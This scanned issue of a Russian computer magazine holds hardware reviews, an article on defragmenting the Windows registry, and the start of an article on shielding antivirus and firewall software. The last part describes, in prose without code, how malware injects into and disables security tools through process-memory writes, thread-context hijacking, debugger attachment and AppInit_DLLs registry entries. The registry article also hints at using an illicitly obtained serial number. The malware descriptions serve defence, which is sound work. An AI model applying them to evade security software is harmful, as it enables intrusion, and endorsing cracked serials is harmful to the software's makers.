TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ КОМПАНИЯМ «НЕВАДА» (Т.(495) 981-4839, WWW.NEVADA.RU), RAIDSONIC (WWW.RAIDSONIC.DE), А ТАКЖЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ GN И LAVTEC

3.



4.



Технические характеристики:

Цвет: **белый/черный**
 Форм-фактор: **ATX, Micro ATX, Full ATX**
 Разъемы: **2x USB 2.0, Audio + MIC port**
 Отсеки 5,25 дюйма: **1 внешний**
 Отсеки 3,5 дюйма: **2 внутренних**
 Слоты расширения: **7**
 Система охлаждения: **CAG 1.1**
 Вентиляторы: **тыловой, 80 мм**
 Размеры, мм: **170x328x420**
 Вес, нетто, кг: **3,5**

Корпус GMC R2 TOAST

Тостер для железа



1. Корпус оправдывает свое название TOAST благодаря новой запатентованной технологии установки оптического привода — лицевой панелью вверх. Он действительно напоминает тостер, особенно если открыть установленный CD или DVD-ROM. Способ установки необычный, но позволяющий сэкономить много места внутри корпуса, поэтому у GMC R2 TOAST довольно необычная форма: продолговатость не по горизонтали, а по вертикали.
2. На верхней панели расположена крышка с надписью «Digital ports», под которой размещены два разъема USB 2.0, два аудиовхода (для наушников и микрофона), а также, как ни странно, кнопка Reset.
3. В передней панели есть полость, в которую выезжает лоток с диском из оптического привода. Полость подсвечивается сверху синими светодиодами, в то время как кнопка включения горит красным светом. Вся эта иллюминация выглядит очень эффектно.
4. Предусмотрена серьезная вентиляция корпуса — система охлаждения CAG 1.1. На левой боковой панели имеются два вентиляционных отверстия для процессора и плат расширения. Еще два находятся внизу, по бокам передней панели. На задней стенке установлен дополнительный кулер и есть место для еще одного.
5. Интересен способ установки внутри корпуса 3,5-дюймовых накопителей — держатели располагаются не вдоль, а поперек корпуса, то есть разъемами к боковой стенке, что также экономит место внутри корпуса. Винчестеры крепятся не винтами, а защелками.



1. Хотелось бы иметь возможность подключения 3,5"-устройств вроде floppy-дисков, чтобы установить в нем, например, кардридер.

Labtec Webcam Pro

Webcam с индикатором работы

\$30

Технические характеристики:

Разрешение матрицы, мегапиксели: **0,3**
 Максимальное разрешение, пиксели: **640x480**
 Максимальная частота кадров, кадр/сек: **30**
 Ручная фокусировка: **есть**
 Встроенный микрофон: **есть (1)**
 Интерфейс связи с ПК: **USB 1.1**
 Поворот по горизонтали, градусов: **360**
 Поворот по вертикали, градусов: **15**
 Габаритные размеры, мм: **85x70x65**
 Вес видеокамеры: **77 г**



1. Плюсом, несомненно, является малый вес камеры: ее можно поставить в любое место или даже повесить, если очень хочется. По этим же причинам камеру легко возить с собой, причем в последнем случае важную роль сыграют также ее небольшие размеры и относительно плоский профиль.
2. Фирменный софт позволяет вести фото- и видеосъемку, причем ролики можно делать с разрешением 640x480, а изображения — 1280x960.
3. Есть встроенный микрофон (хотя для качественной связи лучше использовать отдельный микрофон, а не интегрированный, а еще лучше подключить аудиогарнитуру).
4. В наличии индикатор состояния камеры (включена/выключена). Очень полезная вещь для тех, кто боится, что интернет за ним подсматривает :).



1. Малый диапазон изменения угла наклона камеры — всего 15 градусов, да и тот достигается путем сильного отклонения основной части корпуса камеры от подставки, что при больших усилиях может привести к поломке последней.
2. Иногда по неясным причинам видеопоток вдруг начинает тормозить, а через некоторое время (около 5 секунд) снова восстанавливается, причем от характеристик тестового компьютера это никак не зависит (при переходе на более мощную конфигурацию ничего не изменится).



КРИС КАСПЕРСКИ

КАК ПОЗАБОТИТЬСЯ О РЕЕСТРЕ


УСКОРЯЕМ РАБОТУ СИСТЕМЫ ЗА СЧЕТ ДЕФРАГМЕНТАЦИИ РЕЕСТРА

Свежекупленный компьютер работает быстро, но со временем производительность уменьшается, достигая стадии полной деградации уже через несколько лет. Продвину-тые пользователи знают, что виной тому фрагментация файловой системы, но только гуру догадываются, что реестр также подвержен фрагментации, причем как внешней, так и внутренней, и вклад, вносимый ей в общее падение быстродействия, весьма значи-телен. Как вернуть системе молодость без переустановки и прочих радикальных опера-ций? Об этом и поговорим.



еестр используется постоянно, даже когда мы об этом совсем не подозреваем. Стоит только открыть диалоговое окно Save As, как система тут же полезет в реестр за стилем, размером/положением окна, перечнем зарегистриро-ванных расширений вместе с сопоставленными им иконками и т.д. и т.п. Словом, даже если дисковая активность отсутствует, жизнь реестра бурлит, словно полноводная река. Проследить за ней можно с помощью знаменитой утилиты RegMon от Марка Руссиновича, распространяемой на бесплатной основе (www.microsoft.com/technet/sysinternals/utilities/regmon.msp).

Проведем простой эксперимент: запустим RegMon, вызовем «Блокнот», откроем окно «Сохранить как» и подсчитаем количество обращений к реестру, совершенных за это время. Только сначала пристегнем ремни, чтобы не упасть со стула, потому что обращений этих без малого 3496! Что же тогда говорить о «полновесных» приложениях?! Для достижения мак-симальной производительности необходимо добиться, чтобы все ветви реестра располагались как можно ближе друг к другу и магнитная головка не совершала лишних телодвижений. К тому же реестр грузится в RAM-кэш, и с ростом фрагментации не только падает производительность, но и увеличивается объем потребляемой памяти!




Дефрагментация системного реестра утилитой Registry Defragmentation

В процессе добавления/удаления новых ключей данные как бы размываются по реестру, образуя многочисленные дыры, увеличивающие объем как дискового файла, так и оперативного буфера, выделенного для его кэширования. Причем переустановка операционной системы поверх проблему не решает, поскольку использует старый реестр в качестве скелета, на который цепляется очередная порция ветвей, а прежние дыры оставляет в неприкосновенности. Реестр продолжает пухнуть, словно на дрожжах, пока, наконец, пользователь не отформатирует диск и не переустановит Windows с нуля, но это не слишком гуманная операция, к тому же отнимающая массу времени. Мышцы, переустанавливавший свою любимую W2K всего лишь два раза за последние восемь лет, с фрагментацией реестра знаком не понаслышке и за это время разработал тактику и стратегию борьбы, позволяющую обходиться без каких бы то ни было переустановок вообще! Самое интересное, что даже на свежее установленной системе, поставленной на только что отформатированный диск, реестр уже фрагментирован (спасибо разработчикам инсталлятора).

✘ УСТРОЙСТВО РЕЕСТРА

Реестр является внутренней кухней операционной системы, и эта кухня разительным образом отличается в 9x и NT. Поскольку 9x уже давно труп, мы сосредоточимся исключительно на NT-подобных системах, к числу которых принадлежит, во-первых, сама NT, а также W2K, XP, Server 2003/2008 и Виста (хотя в Висте наблюдаются некоторые изменения, для понимания материала они не критичны, так что не будем заострять на них внимание). Физически реестр представляет собой набор дисковых файлов, перечисленных в таблице, и блокируемых операционной системой еще на ранней стадии загрузки, а потому и неподвластных штатному дефрагментатору. Внутри реестр представляет собой двоичное дерево, а всякий, кто писал свою собственную реализацию таких структур данных, знает, что дерево состоит из листьев и узлов (ветвей), причем листья одного узла могут располагаться в различных концах файла реестра. Такое часто случается. Файл реестра заполняется последовательно по мере добавления новых ветвей. Но если мы добавляем лист к ранее созданной ветви, он добавляется в конец файла, в то время как родительская ветвь расположена где-то в середине. При удалении ветвей реестра соответствующие им листья лишь помечаются как удаленные, образуя дыры. Физической реорганизации данных при этом не происходит! Реестр стремительно увеличивается в размерах, а операционная система не имеет никаких механизмов для расчистки мусора! Поскольку данные из реестра не только читаются, но и добавляются, причем порядок добавления новых ветвей в общем случае произволен, листья одного узла, вместо того чтобы быть сгруппированными вместе, оказываются разбросанными по значительной площади. Для увеличения производительности Microsoft стремится минимизировать обращения к файлам реестра, кэшируя их в памяти. Проблема в том, что кэширование осуществляется на страничном уровне, а размер одной страницы составляет 4 Кб. То есть если нам нужно прочесть 10 ветвей реестра (размером ~100 байт каждая), разбросанных по всему файлу, то мы теряем уже не $10 \times 100 = 1000$ байт, а $10 \times 4096 = 40960$ байт, то есть свыше 40 Кб оперативной памяти! А



Сканирование системного реестра на предмет ошибок утилитой Advanced Registry Optimizer

ведь системе требуется работать отнюдь не с десятью ветвями, и килобайты превращаются в десятки мегабайт! Отсюда своп, тормоза, etc. Таким образом, системный реестр подвержен как внешней, так и внутренней фрагментации. Внешняя фрагментация — это порядок расположения кластеров на диске. В идеале все файлы реестра (перечисленные в таблице) должны быть записаны в одной или нескольких непрерывных областях. Если же они разбросаны по поверхности диска, как птичий помет, о какой производительности можно говорить?! Внутренняя фрагментация — это порядок следования узлов и листьев. В идеале, листья, принадлежащие одному узлу, должны быть записаны в непрерывной области файла реестра как можно теснее друг к другу (то есть без дыр, оставшихся после удаления старых ветвей). Следовательно, дефрагментацию необходимо осуществлять в два этапа, чем мы сейчас и займемся.

✘ БОРЬБА С ВНЕШНЕЙ ФРАГМЕНТАЦИЕЙ

Существует множество дефрагментаторов, умеющих обрабатывать заблокированные файлы (штатный дефрагментатор, как уже говорилось, не входит в их число). Лично мышцы предпочитает простой, надежный, быстрый и бесплатный System File Defragmenter от Марка Руссиновича, (www.microsoft.com/technet/sysinternals/FileAndDisk/PageDefrag.msp), также называемый Page Defrag. Он работает через родное API дефрагментации NTFS-драйвера, что обеспечивает ему совместимость со всеми версиями Windows (включая еще невышедшие), чего нельзя сказать о дефрагментаторах других производителей, разбирающих базовые NTFS-структуры «вручную» и потому довольно часто превращающие диск в труху, из которой его потом придется долго и мучительно восстанавливать. Короче, запускаем pagdefrag.exe (внимание! требуются права администратора!)

Что почитать по теме?


Если хочешь лучше разобраться в устройстве системного реестра, рекомендую почитать эти статьи:

Inside Windows NT Disk Defragmenting — статья Марка Руссиновича, рассказывающая о работе дефрагментатора, встроенного в штатный драйвер NTFS.SYS (на английском языке): www.microsoft.com/technet/sysinternals/information/diskdefragmenting.msp.

Inside the Registry — статья из Windows NT Magazine, подробно описывающая структуру, принципы работы и внутреннюю организацию системного реестра (на английском языке): www.microsoft.com/technet/archive/winntas/tips/winntmag/inreg.msp?mfr=true.



Дефрагментация реестра в boot-time




System File Defragmenter — бесплатный дефрагментатор реестра от Марка Руссиновича



» warning

Неаккуратные эксперименты с реестром могут привести к краху системы. В обязательном порядке надо позаботиться о бэкапе.



» dvd

Все используемые нами утилиты мы, естественно, выложили на диск. Ищи их в разделе «Из журнала».

и видим диалоговое окно, перечисляющее заблокированные системные файлы (и файлы реестра в том числе) с указанием числа занимаемых ими кластеров и количества фрагментов в цепочке. Естественно, чем меньше фрагментов, тем лучше, но в любом случае выполнить дефрагментацию не помешает. В графе Defragmentation Control взводим радиокнопку Defragment at next boot, заставляя дефрагментатор запускаться при следующей загрузке операционной системы на стадии boot-time (то есть когда стартовало только ядро и основные драйверы) и произвести дефрагментацию всех вышеперечисленных файлов. При желании можно выполнять дефрагментацию и при каждой загрузке (радиокнопка Defragment every boot). Тут уж каждый решает сам за себя. Мышь, зачастую не перезагружающий систему по несколько месяцев кряду, не видит между этими двумя пунктами никакой разницы. Параметр Defrag abort countdown 3 seconds позволяет задавать промежуток времени, в течение которого дефрагментация будет можно отменить нажатием любой клавиши. Если мы твердо уверены в своих намерениях и не собираемся ничего отменять, можно сбросить этот параметр в ноль, чтобы понапрасну не терять драгоценное время. Давим на ОК и... ничего не происходит?! Спокойно! Без паники! Именно так все и должно быть! Дефрагментатор запустится только при следующей загрузке системы, так что идем в меню «Пуск», выбираем там соответствующий пункт и терпеливо ждем. Впрочем, долго ждать не придется. Привычный процесс загрузки прервется чужеродным сообщением дефрагментатора, сообщаящего, сколько и чего было дефрагментировано. К сожалению, за один проход Page Defrag дефрагментирует лишь наиболее фрагментированные файлы, да и то не до конца, а потому для достижения максимальной производительности эту процедуру следует повторять несколько раз, добиваясь, чтобы все файлы реестра располагались в одном фрагменте. При этом, возможно, придется предварительно расчистить дисковое пространство, выкидывая оттуда все лишнее. По спецификациям на NTFS-драйвер, для нормальной работы дефрагментатора должно быть свободно по меньшей мере 13% дискового пространства, а лучше — от 20%-30% и выше. Конечно, это довольно суровые цифры, особенно для владельцев небольших дисков, забитых до отказа, но, увы, такова жизнь. На этой возвышенной ноте будем считать, что с внешней дефрагментацией реестра покончено, и пора браться за внутреннюю.

✘ КАК БЫТЬ С ВНУТРЕННЕЙ ДЕФРАГМЕНТАЦИЕЙ

Прежде чем приводить внутренние структуры реестра в полный порядок, крайне желательно запустить Reg Cleaner или

любую другую утилиту подобного типа, удаляющую неиспользуемые ветви и прочий поганый мусор. Сама по себе чистка не сжимает реестр и не увеличивает производительности (поскольку на месте удаленных ветвей остаются дыры), однако в совокупности с дефрагментацией она дает впечатляющий результат.

Также рекомендуется проверить реестр на предмет различных ошибок, чем занимается целый легион утилит, в том числе и условно-бесплатная Advanced Registry Optimizer/Registry Cleaner от уже упомянутой компании Systweak (www.systweak.com/aro), бесплатно-демонстрационная версия которой обнаружила на мышьяном компьютере свыше трех тысяч ошибок, но согласилась пофиксить только 20 из них, а за исправление остальных надо платить (или хачить).

Помимо прочих полезных инструментов для работы с реестром, Advanced Registry Optimizer включает в себя и внутренний дефрагментатор. Быстрый, но не самый лучший. К тому же не выдающих никаких внятных отчетов. Тут лучше воспользоваться условно-бесплатной утилитой Registry Defragmentation (www.elcor.net/rdefrag.php) от компании Elcor, поддерживающей все операционные системы от 95-й Винды до Висты включительно. Благодать длится 21 день, после чего коммунизм заканчивается, и дальше приходится действовать по обстоятельствам. Кстати, это одна из немногих известных мне утилит, умеющая дефрагментировать ветвь Security, правда, без выдачи предупреждения, что в процессе дефрагментации может возникнуть косяк и система рухнет. Впрочем, у меня так и не рухнула, сколько бы я над ней не издевался.

Программа не только приводит реестр в порядок, но также выдает симпатичный отчет, убедительно показывающий, чем мы ей обязаны (может быть, и вправду стоит заплатить?!). К сожалению, сильно фрагментированного реестра мышьяк так и не нашел, а потому приведенный результат к категории впечатляющих и срывающих крышу явно не принадлежит. Но стоит поработать с компьютером несколько месяцев, как левое окно (состояние реестра до дефрагментации) будет буквально усеяно красными квадратиками, изображающими фрагментированные узлы!

Другая полезная утилита этого класса — RegCompact Pro от компании ExperimentalScene (www.experimentalscene.com). Демонстрационная версия работает только 7 дней. Ветвь Security и выдача отчета о проделанной работе поддерживаются, однако наглядность отчета далеко не на высоте. Кстати, в работе с программой есть одна хитрость — при первом же запуске она ломанется в интернет, требуя прямого соединения с сетью (или гроху) и передавая регистрационные данные,



По данным компании Systweak, быстродействие компьютера (за счет фрагментации реестра) в среднем падает на 50% за полгода эксплуатации (www.systweak.com/aro)

которые еще заполнить надо! А нам влом! И вообще, право на тайну личной жизни никто не отменял, вот мы и ждем на Cancel, но вместо ожидаемого отказа работать... вдруг попадаем в основное окно программы! Оказывается, что интернет ей не так уж и сильно нужен. Достаточно нажать Activate и ввести серийный номер (полученный известным путем), и хотя мы останемся незарегистрированными пользователями (то есть без поддержки), нам, хакерам, к этому не привыкать!

✘ РЕЕСТР В РУИНАХ

Дефрагментация реестра (особенно внутренняя) — довольно рискованная операция. После такого мероприятия можно и не загрузиться, а это уже сплошной ахтунг! Вообще-то, в состав Advanced Registry Optimizer и Registry Defragmentation входят утилиты резервирования реестра (Registry Backup) для его последующего восстановления, если что-то пошло не так. Аналогичной функциональностью обладает и штатный Microsoft Backup. Однако все это GUI-приложения, нуждающиеся в графическом интерфейсе. Если же система падет еще на ранних стадиях загрузки, весь этот зоопарк отдыхает. Конечно, можно просто переустановить Windows с нуля, но... вопрос даже не в том, сколько времени это займет. Если использовались атрибуты шифрования для файлов (поддержка которых появилась начиная с W2K), то после переустановки они окажутся недоступны, даже если мы создадим учетные записи с идентичными именами и паролями. А все потому, что хитрая Microsoft генерирует для каждого пользователя специальный ключ, хранящийся в реестре и погибающий вместе с ним. Так что переустановка ничего не решает.

Мышьху известно два выхода из этой ситуации (отказ от дефрагментации не предлагать). Первое — установить «теневое» зеркало диска с помощью утилит от Norton'a или Acronics'a, что скупает довольно много дискового пространства, но... зато в любой момент у нас будет возможность выполнить откат, восстанавливая исходный реестр из дымящихся руин вместе со всеми файлами, которые мы успели изменить за это время, что, согласись, не есть хорошо и вообще полный бэд.

Вариант номер ту: перед дефрагментацией заходим в систему с правами администратора (внимание! не запускаем FAR с правами администратора из-под обычного пользователя! нам нужен чистый администратор). Заходим в директорию Documents and Settings и копируем оттуда все файлы ntuser.dat (хранящие HKEY_CURRENT_USER) в какое-нибудь надежное место, например на ZIP или CD/DVD-RW, естественно, не забывая, какой ntuser.dat какому пользователю принадлежит. Скопировать ntuser.dat самого администратора не получится, поскольку он заблокирован системой. Ничего не поделаешь! Приходится заводить еще одного пользователя из группы администраторов, логиниться под его именем и копировать ntuser.dat настоящего администратора.

Теперь (не выходя из администратора) запускаем Microsoft Backup, набирая в командной строке ntbackup.exe. Далее во вкладке «Архивация» взводим галочку напротив пункта «Состояние системы» и, указав путь к архиву, нажимаем на кнопку «Архивировать». Архив (занимающий порядка четверти

ВЕТВЬ РЕЕСТРА (HIVE)	ДИСЛОКАЦИЯ НА ДИСКЕ
HKEY_CURRENT_CONFIG	SYSTEM, SYSTEM.ALT, SYSTEM.LOG, SYSTEM.SAV
HKEY_CURRENT_USER	NTUSER.DAT, NTUSER.DAT.LOG
HKEY_LOCAL_MACHINE\SAM	SAM, SAM.LOG, SAM.SAV
HKEY_LOCAL_MACHINE\SECURITY	SECURITY, SECURITY.LOG, SECURITY.SAV
HKEY_LOCAL_MACHINE\SOFTWARE	SOFTWARE, SOFTWARE.LOG, SOFTWARE.SAV
HKEY_LOCAL_MACHINE\SYSTEM	SYSTEM, SYSTEM.ALT, SYSTEM.LOG, SYSTEM.SAV
HKEY_USERS\DEFAULT	DEFAULT, DEFAULT.LOG, DEFAULT.SAV

гигабайта) также следует перебросить на ZIP или другой носитель по вкусу. ОК. Теперь, когда наша задница капитально прикрыта от всяких там напастей, выполняем дефрагментацию реестра и в случае неуспеха приступаем к восстановительным работам. Снимаем с компьютера системный диск и подключаем его вторым к системе с живой NT/W2K/XP/Вистой (впрочем, насчет Висты я не уверен). Вставляем ZIP/CD/DVD в привод и копируем все файлы ntuser.dat туда, откуда они были взяты на сохранение. Следующая фаза операции: запускаем (на здоровой машине) ее собственный Microsoft Backup, переходим ко вкладке «Восстановление» и подсовываем архивный файл, созданный перед крахом нашей основной системы. Теперь внимание на экран! В графе «Восстанавливать файлы в:» выбираем пункт «Альтернативное размещение», а строкой ниже указываем путь к этому самому альтернативному размещению (например, C:\TEMP\Unpack) и после нажатия на кнопку «Восстановить» Microsoft Backup распакует архив, поместив все файлы в C:\TEMP\Unpack\Реестр, откуда мы копируем их в каталог \WINNT\system32\config\ порушенной машины. Вот, собственно, и все. Отдираем диск и прикручиваем его обратно. Загружаемся. Если все было сделано правильно, система стартует нормально и никаких следов разрушений не наблюдается. Так что можно продолжать эксперименты с дефрагментацией реестра и дальше. Естественно, всякий новый дефрагментатор лучше всего предварительно опробовать на виртуальной машине, чтобы потом не трахаться с восстановлением основной системы.

✘ КРИС РЕКОМЕНДУЕТ!

Выигрыш от дефрагментации реестра в значительной мере определяется количеством имеющейся оперативной памяти (если памяти много, туда можно загрузить даже сильно фрагментированный реестр практически без ущерба для производительности). К тому же если на компьютере работают, а не играют в добавление/удаление новых программ, то реестр фрагментируется крайне медленно, и с такой системой можно проработать не один год без каких бы то ни было проблем.

К сожалению, установка заплаток безопасности фрагментирует реестр (иногда весьма значительно), и потому совсем без дефрагментаторов никому не обойтись. Косвенно оценить разницу до и после дефрагментации можно с помощью штатного диспетчера задач (вызываемого комбинацией клавиш <Alt-Shift-Esc>), замеряя количество потребляемой памяти сразу же после загрузки системы. После дефрагментации сильно фрагментированного реестра оно зачастую сокращается на несколько десятков мегабайт. Ну и плюс скорость загрузки.

С другой стороны, чрезмерное увлечение дефрагментаторами ни к чему не ведет, и эту операцию следует выполнять приблизительно раз в сезон, а если за минувшее время никаких новых программ не устанавливалось, то и реже. Однако следует помнить, что некоторые программы довольно интенсивно работают с реестром, создавая и удаляя большое количество ветвей в ходе их нормальной эксплуатации. Так что универсальных рецептов здесь нет, и оптимальный период дефрагментации лучше всего подбирать экспериментально. **■**



КРИС КАСПЕРСКИ

БРОНЕЖИЛЕТ ДЛЯ ФАЙРВОЛА

**КАК ЗАЩИТИТЬ СВОЙ ФАЙРВОЛ И АНТИВИРУС
ОТ НАБЕГА МАЛВАРИ**

Очень часто антивирусы и брандмауэры превращаются из охотников в жертвы. В борьбе с активной малварью еще и не такое случается. И хотя разработчики всячески пытаются защититься от посягательств со стороны зловредного кода, воздвигая целый комплекс средств противовоздушной обороны, при схватке с грамотно спроектированным зловредным кодом они обречены на поражение. Как усилить защиту уже существующих антивирусов/брандмауэров, не вмешиваясь в их машинный код и не ковыряя исходные тексты, которых у нас все равно нет? Реально ли это вообще? Еще бы!

Мужская часть населения еще помнит те давние времена, когда антивирус (вместе со всеми базами и самой MS-DOS) умещался на одной «стерильной» дискетке с защитой от записи, откуда его настоятельно рекомендовалось запускать. Запуск антивируса из-под зараженной операционной системы часто приводил к ложным негативным срабатываниям. То есть антивирус не находил даже известные ему вирусы, а все потому, что зловредный код слишком хорошо знал антивирус и модифицировал его код, отвечающий за распознавание заразы.


Современные антивирусы на дискету уже не влезают и вынуждены сражаться с активной малварью, в арсенале которой помимо многочисленных маскировочных методов имеется и оружие возмездия. Аналогичным

образом дела обстоят и с персональными брандмауэрами. Их тяжело пробить снаружи (то есть с удаленной машины), но легко отключить локально, внедрившись в адресное пространство брандмауэра или поигравшись с элементами управления путем эмуляции клавиатурного/мышьного ввода (атаки типа WM_). Конечно, разработчики всячески защищаются от нападков со стороны вредоносного кода (например, путем проверки целостности собственного тела). Однако получается у них не очень хорошо, и вообще создается впечатление, что они в первую очередь озабочены качеством детекции и количеством распознаваемых вирусов, то есть предпочитают нападать, а не обороняться. Вот только, вырвавшись вперед, они рискуют оказаться в плотном кольце окружения. «Независимые» обзоры также не уделяют защите никакого внимания, тестируя антивирусы/брандмауэры в лабораторных условиях.

Проактивные технологии, проверяющие все открываемые файлы на лету, действительно имеют хорошие шансы остановить распространение заразы, поскольку малварь уничтожается еще до того, как получит управление. А вот автономные сканеры, запускаемые раз в несколько дней (а то и недель), намного более уязвимы и, как показывает практика, очень плохо справляются с поиском руткитов. А если вспомнить, что зловредный код часто распространяется через дыры в безопасности (антивирусами не контролируемые), их судьба становится совсем незавидной.

Статья построена на основе анализа большого количества малвари. Мышьяк исследовал наиболее популярные техники противодействия антивирусам/брандмауэрам и разработал простые и эффективные «бронезилеты», пригодные для защиты уже существующих программ без какой бы то ни было их переделки. Поэтому не волнуйся: дизассемблер тебе не понадобится!





Ручной анализ кода антивируса, препятствующего его работе под Фемидой



Фемида на страже порядка

✘ СТРАТЕГИЧЕСКИЕ РАКЕТЫ МЕЖПРОЦЕССОРНОГО НАЗНАЧЕНИЯ

Как работает малварь? Какие приемы используются для ослепления защитных механизмов? Возможных способов очень много, и каждый день появляются все новые и новые. Чтобы навести в этом хаосе хотя бы какое-то подобие порядка, необходимо классифицировать основные методы, а также их производные. Тогда станет понятно, от кого и как нам обороняться.

Порядка 80% зловредных программ открывают процесс-жертву API-функцией OpenProcess, получая (в случае успешного завершения операции) дескриптор процесса, передаваемый API-функции ReadProcessMemory. Последняя читает содержимое памяти процесса-жертвы и копирует его во внутренний буфер малвари, которая путем сигнатурного поиска пытается отловить все известные ей защитные программы (список активных процессов можно получить средствами TOOLHELP32). Если подобная программа обнаруживается, малварь смотрит в свою базу сигнатур, извлекая смещение машинных команд, которые надлежит нейтрализовать, что осуществляется путем перезаписи памяти жертвы API-функцией WriteProcessMemory. В большинстве случаев достаточно заменить пару условных переходов, навсегда отучив антивирус/брандмауэр ругаться грязными словами.

В более сложных случаях малварь впрыскивает внутрь защитной программы свой код, ведущий партизанскую войну с защитным механизмом с учетом конкретных ситуаций, что намного более предпочтительно, поскольку новые версии антивирусов/брандмауэров выходят достаточно часто и создателю малвари приходится постоянно обновлять базу сигнатур. С закрытых позиций (то есть из соседнего процесса) нанести прицельный удар не так-то просто! Ошибка в единственном байте может привести к зависанию, что не есть хорошо. Напротив, оказавшись внутри антивируса/брандмауэра, хакерский код без проблем обезвредит все «детонаторы» вполне универсальным путем: например, установит еще один перехватчик открываемых файлов поверх установленного антивирусом, а перед передачей управления последнему сотрет в проверяемом файле все следы своего присутствия (естественно, сотрет только в памяти).

Внедрение в посторонние процессы осуществляется различными путями. Классический способ (работающий только в NT-подобных системах) — создать удаленный поток вызовом API-функции CreateRemoteThread или NativeAPI-функции NtCreateThread, однако перед этим необходимо забросить зловредный код внутрь атакуемого процесса. И тут хакеру на помощь приходят API-функции: AllocateVirtualMemory (для выделения блока памяти) или QueryVirtualMemory (для поиска уже выделенного блока, пригодного

для внедрения) с последующим вызовом WriteProcessMemory. Внедрение в стиле модерн апеллирует к манипуляциям с процессорным контекстом. Новые потоки при этом не создаются. Внутрь процесса-жертвы записывается зловредный код (и тут без WriteProcessMemory никак не обойтись!), а затем API-функциями GetThreadContext/SetThreadContext регистр-указатель команд перемещается на начало зловредного кода, длина которого обычно составляет несколько десятков байт — вполне достаточно, чтобы загрузить свою динамическую библиотеку или «отречь портал». Но это уже детали реализации. Некоторые (между прочим, достаточно многие) антивирусы/брандмауэры перехватывают вызовы WriteProcessMemory/SetThreadContext и поднимают тревогу, если запись происходит в секцию кода. Однако этот перехват достаточно легко обойти: например, вызывать API-функции не с первого байта, эмулируя выполнение пропущенных команд; или же внедряться в область данных. Правда, при активном аппаратном DEP попытка внедрения в область данных ведет к исключению, завершающему работу атакуемого приложения в аварийном режиме. Обойти контроль за SetThreadContext можно путем подключения псевдоотладчика (созданного малварью) к процессу-жертве API-функцией DebugActiveProcess, за которой не следит ни один известный мне защитный механизм; и хакер может преспокойно получать контекст потока в свое распоряжение через генерацию отладочных событий. Такой способ внедрения в антивирусы/брандмауэры встречается все чаще и чаще. Примерно 10% зловредных программ лезут в следующую ветку системного реестра HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\ApplInet_DLLs, добавляя туда свою динамическую библиотеку, которую операционная система будет проецировать на адресное пространство всех GUI-приложений, передавая ей бразды правления до их запуска. Практически все современные защитные комплексы 